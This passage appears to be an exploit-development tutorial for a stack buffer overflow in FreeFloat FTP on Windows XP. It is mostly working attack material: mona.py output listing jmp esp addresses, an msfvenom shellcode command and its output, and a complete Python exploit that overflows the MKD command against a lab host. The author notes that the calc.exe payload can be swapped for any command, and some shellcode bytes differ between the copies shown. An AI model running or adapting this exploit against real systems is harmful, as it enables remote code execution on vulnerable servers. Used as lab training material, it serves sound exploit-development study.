0BADF000 [+] Preparing output file 'jmp.txt'
0BADF000 - (Re)setting logfile jmp.txt
0BADF000 [+] Writing results to jmp.txt
0BADF000 - Number of pointers of type 'jmp esp' : 17
0BADF000 - Number of pointers of type 'call esp' : 10
0BADF000 - Number of pointers of type 'push esp # ret' : 15
0BADF000 [+] Results :
77DEFB69 0x77defb69 : jmp esp : (PAGE_EXECUTE_READ) [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77E1B526 0x77e1b526 : jmp esp : (PAGE_EXECUTE_READ) [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77E1B51B 0x77e1b51b : jmp esp : (PAGE_EXECUTE_READ) [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77E26323 0x77e26323 : jmp esp : (PAGE_EXECUTE_READ) [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77E27623 0x77e27623 : jmp esp : (PAGE_EXECUTE_READ) [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77FAB257 0x77fab257 : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.0.2900.5912 (C:\WINDOWS\system32\SHELL32.dll)
77F31D9E 0x77f31d9e : jmp esp : (PAGE_EXECUTE_READ) [GDI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6460 (C:\WINDOWS\system32\GDI32.dll)
7C841020 0x7c841020 : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.0.2900.6242 (C:\WINDOWS\system32\SHELL32.dll)
7C91F008 0x7c91f008 : jmp esp : (PAGE_EXECUTE_READ) [ntdll.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6855 (C:\WINDOWS\system32\ntdll.dll)
77E85612 0x77e85612 : jmp esp : (PAGE_EXECUTE_READ) [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6477 (C:\WINDOWS\system32\RPCRT4.dll)
77E99F71 0x77e99f71 : jmp esp : (PAGE_EXECUTE_READ) [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6477 (C:\WINDOWS\system32\RPCRT4.dll)
77F6A67E 0x77f6a67e : jmp esp : (PAGE_EXECUTE_READ) [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6477 (C:\WINDOWS\system32\RPCRT4.dll)
7E4293E3 0x7e4293e3 : jmp esp : (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
7E4456F7 0x7e4456f7 : jmp esp : (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
7E455A77 0x7e455a77 : jmp esp : (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
7E45B310 0x7e45b310 : jmp esp : (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
773F3703 0x773f3703 : jmp esp : ascall (PAGE_EXECUTE_READ) [comctl32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.0 (C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common
77DEFF1C 0x77deff1c : call esp : (PAGE_EXECUTE_READ) [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77DEF02C 0x77def02c : call esp : (PAGE_EXECUTE_READ) [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77FB02FC 0x77fb02fc : call esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.0.2900.5912 (C:\WINDOWS\system32\SHELL32.dll)
0BADF000 Please wait while I'm processing all remaining results and writing everything to file...
0BADF000 [+] Done, Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF000 Found a total of 42 pointers
0BADF000 [+] This mona.py action took 0:00:05.103000
!mona jmp -r esp

```

Now I'm looking for SHELL32.dll, in this case, I am going to choose 0x7c9c1349.

The shellcode can be generated by using MSFvenom :

**msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python --var-name shellcode EXITFUNC=thread**

-b is bad character that you need to avoid

-f for format

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python --var-name shellcode EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1237 bytes
shellcode = b""
shellcode += b"\xd9\xc4\xb8\xcf\x4a\x51\x45\xd9\x74\x24\xf4"
shellcode += b"\x5b\x2b\xc9\xb1\x31\x31\x43\x18\x03\x43\x18"
shellcode += b"\x83xeb\x33\xa8\xa4\xb9\x23\xaf\x47\x42\xb3"
shellcode += b"\xd0\xce\xa7\x82\xd0\xb5\xac\xb4\xe0\xbe\xe1"
shellcode += b"\x38\x8a\x93\x11\xcb\xfe\x3b\x15\x7c\xb4\x1d"
shellcode += b"\x18\x7d\xe5\x5e\x3b\xfd\xf4\xb2\x9b\x3c\x37"
shellcode += b"\xc7\xda\x79\x2a\x2a\x8e\xd2\x20\x99\x3f\x57"
shellcode += b"\x7c\x22\xcb\x2b\x90\x22\x28\xfb\x93\x03\xff"
shellcode += b"\x70\xca\x83\x01\x55\x66\x8a\x19\xba\x43\x44"
shellcode += b"\x91\x08\x3f\x57\x73\x41\xc0\xf4\xba\x6e\x33"
shellcode += b"\x04\xfa\x48\xac\x73\xf2\xab\x51\x84\x1c\x1d"
shellcode += b"\x8d\x01\xd2\x70\x45\xb1\x3e\x81\x8a\x24\xb4"
shellcode += b"\x8d\x67\x22\x92\x91\x76\xe7\xa8\xad\xf3\x06"
shellcode += b"\x7f\x24\x47\x2d\x5b\x6d\x13\x4c\xfa\xcb\xf2"
shellcode += b"\x71\x1c\xb4\xab\xd7\x56\x58\xbf\x65\x35\x36"
shellcode += b"\x3e\xfb\x43\x74\x40\x03\x4c\x28\x29\x32\xc7"
shellcode += b"\xa7\x2e\xcb\x02\x8c\xd1\x29\x87\xf8\x79\xf4"
shellcode += b"\x42\x41\xe4\x07\xb9\x85\x11\x84\x48\x75\xe6"
shellcode += b"\x94\x38\x70\xa2\x12\xd0\x08\xbb\xf6\xd6\xbf"
shellcode += b"\xbc\xd2\xb4\x5e\x2f\xbe\x14\xc5\xd7\x25\x69"
root@kali:~#

```

Let's add the address and insert the NOP properly to make it pop the calc.exe

After adjusting the padding and nops I get

```
exploit.py  ex2.py  popcalcnew X  ex1
root > Desktop > ftp > popcalcnew > ...
1  import sys,socket
2  from pwn import *
3  add = p32(0x7c9c1349)
4
5  #eip = 0x7c9c167d
6  #msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python --var-name shellcode EXITFUNC=thread
7
8  shellcode = b""
9  shellcode += b"\xd9\xc4\xb8\xcf\x4a\x51\x45\xd9\x74\x24\xf4"
10 shellcode += b"\x5b\x2b\xc9\xb1\x31\x31\x43\x18\x03\x43\x18"
11 shellcode += b"\x83\xeb\x33\xa8\xa4\xb9\x23\xaf\x47\x42\xb3"
12 shellcode += b"\xd0\xce\xa7\x82\xd0\xb5\xac\xb4\xe0\xbe\xe1"
13 shellcode += b"\x38\x8a\x93\x11\xcb\xfe\x3b\x15\x7c\xb4\xd1"
14 shellcode += b"\x18\x7d\xe5\x5e\x3b\xfd\xf4\xb2\x9b\x3c\x37"
15 shellcode += b"\xc7\xda\x79\x2a\x2a\x8e\xd2\x20\x99\x3f\x57"
16 shellcode += b"\x7c\x22\xcb\x2b\x90\x22\x28\xfb\x93\x03\xff"
17 shellcode += b"\x70\xca\x83\x01\x55\x66\x8a\x19\xba\x43\x44"
18 shellcode += b"\x91\x08\x3f\x57\x73\x41\xc0\xf4\xba\x6e\x33"
19 shellcode += b"\x04\xfa\x48\xac\x73\xf2\xab\x51\x84\xc1\xd6"
20 shellcode += b"\x8d\x01\xd2\x70\x45\xb1\x3e\x81\x8a\x24\xb4"
21 shellcode += b"\x8d\x67\x22\x92\x91\x76\xe7\xa8\xad\xf3\x06"
22 shellcode += b"\x7f\x24\x47\x2d\x5b\x6d\x13\x4c\xfa\xcb\xf2"
23 shellcode += b"\x71\x1c\xb4\xab\xd7\x56\x58\xbf\x65\x35\x36"
24 shellcode += b"\x3e\xfb\x43\x74\x40\x03\x4c\x28\x29\x32\xc7"
25 shellcode += b"\xa7\x2e\xcb\x02\x8c\xd1\x29\x87\xf8\x79\xf4"
26 shellcode += b"\x42\x41\xe4\x07\xb9\x85\x11\x84\x48\x75\xe6"
27 shellcode += b"\x94\x38\x70\xa2\x12\xd0\x08\xbb\xf6\xd6\xbf"
28 shellcode += b"\xbc\xd2\xb4\x5e\x2f\xbe\x14\xc5\xd7\x25\x69"
29
30 buf = "\x90" * 16 + shellcode
31 junk = "A"*247 + "\x7D\x16\x9C\x7C" + buf + "C"*(749-len(buf))
32 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
33 connect=s.connect(('192.168.175.130',21))
34 s.send('USER anonymous\r\n')
35 s.recv(1024)
36 s.send('PASS anonymous\r\n')
37 s.recv(1024)
38 s.send('MKD ' + junk + '\r\n')
39 s.recv(1024)
40 s.send('QUIT\r\n')
```



```

import sys,socket

from pwn import *

add = p32(0x7c9c1349)

#eip = 0x7c9c167d

#msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python --var-name shellcode
EXITFUNC=thread

shellcode = b""
shellcode += b"\xd9\xc4\xb8\xcf\x4a\x51\x45\xd9\x74\x24\xf4"
shellcode += b"\x5b\x2b\xc9\xb1\x31\x31\x43\x18\x03\x43\x18"
shellcode += b"\x83\xeb\x33\xa8\xa4\xb9\x23\xaf\x47\x42\xb3"
shellcode += b"\xd0\xce\xa7\x82\xd0\xb5\xac\xb4\xe0\xbe\xe1"
shellcode += b"\x38\x8a\x93\x11\xcb\xfe\x3b\x15\x7c\xb4\x1d"
shellcode += b"\x18\x7d\xe5\x5e\x3b\xfd\xf4\xb2\x9b\x3c\x37"
shellcode += b"\xc7\xda\x79\x2a\x2a\x8e\xd2\x20\x99\x3f\x57"
shellcode += b"\x7c\x22\xcb\x2b\x90\x22\x28\xfb\x93\x03\xff"
shellcode += b"\x70\xca\x83\x01\x55\x66\x8a\x19\xba\x43\x44"
shellcode += b"\x91\x08\x3f\x57\x73\x41\xc0\xf4\xba\x6e\x33"
shellcode += b"\x04\xfa\x48\xac\x73\xf2\xab\x51\x84\xc1\xd6"
shellcode += b"\x8d\x01\xd2\x70\x45\xb1\x3e\x81\x8a\x24\xb4"
shellcode += b"\x8d\x67\x22\x92\x91\x76\xe7\xa8\xad\xf3\x06"
shellcode += b"\x7f\x24\x47\x2d\x5b\x6d\x13\x4c\xfa\xcb\xf2"
shellcode += b"\x71\x1c\xb4\xab\xd7\x56\x58\xbf\x65\x35\x36"
shellcode += b"\x3e\xfb\x43\x74\x40\x03\x4c\x28\x29\x32\xc7"
shellcode += b"\xa7\x2e\xcb\x02\x8c\xd1\x29\x87\xf8\x79\xf4"
shellcode += b"\x42\x41\xe4\x07\xb9\x85\x11\x84\x48\x75\xe6"
shellcode += b"\x94\x38\x70\xa2\x12\xd0\x08\xbb\xf6\xd6\xbf"
shellcode += b"\xbc\xd2\xb4\x5e\x2f\xbe\x14\xc5\xd7\x25\x69"


```

```

buf = "\x90" * 16 + shellcode
junk = "A"*247 + "\x7D\x16\x9C\x7C" + buf + "C"*(749-len(buf))
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.175.130',21))
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + junk + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close

```

When I check the Windows XP machine, the calc is popped up.



We can change the exec CMD = <whatever> and get the execution.

**Video:**

[https://drive.google.com/open?id=1v5kl\\_hWsyZf-3aABFiYS9tkC1nCcOb-7](https://drive.google.com/open?id=1v5kl_hWsyZf-3aABFiYS9tkC1nCcOb-7)

## References:

- [1]. “FreeFloatFTP BOF – PuckieStyle.” [Online]. Available: <https://www.puckiestyle.nl/free-float-ftp/>. [Accessed: 11-May-2020].
- [2]. GitHub. 2020. Justinsteven/Dostackbufferoverflowgood. [online] Available at: [https://github.com/justinsteven/dostackbufferoverflowgood/blob/master/dostackbufferoverflowgood\\_tutorial.md](https://github.com/justinsteven/dostackbufferoverflowgood/blob/master/dostackbufferoverflowgood_tutorial.md) [Accessed 11 May 2020].
- [3]. 2020. [online] Available at: [https://www.youtube.com/watch?v=TvBsE5eul8U&feature=emb\\_logo](https://www.youtube.com/watch?v=TvBsE5eul8U&feature=emb_logo) [Accessed 11 May 2020].
- [4]. Dl.packetstormsecurity.net. 2020. [online] Available at: [https://dl.packetstormsecurity.net/papers/call\\_for/FreeFloatFTP.pdf](https://dl.packetstormsecurity.net/papers/call_for/FreeFloatFTP.pdf) [Accessed 11 May 2020].
- [5]. Fuzzysecurity.com. 2020. Fuzzysecurity | Exploitdev: Part 2. [online] Available at: <https://fuzzysecurity.com/tutorials/expDev/2.html> [Accessed 11 May 2020].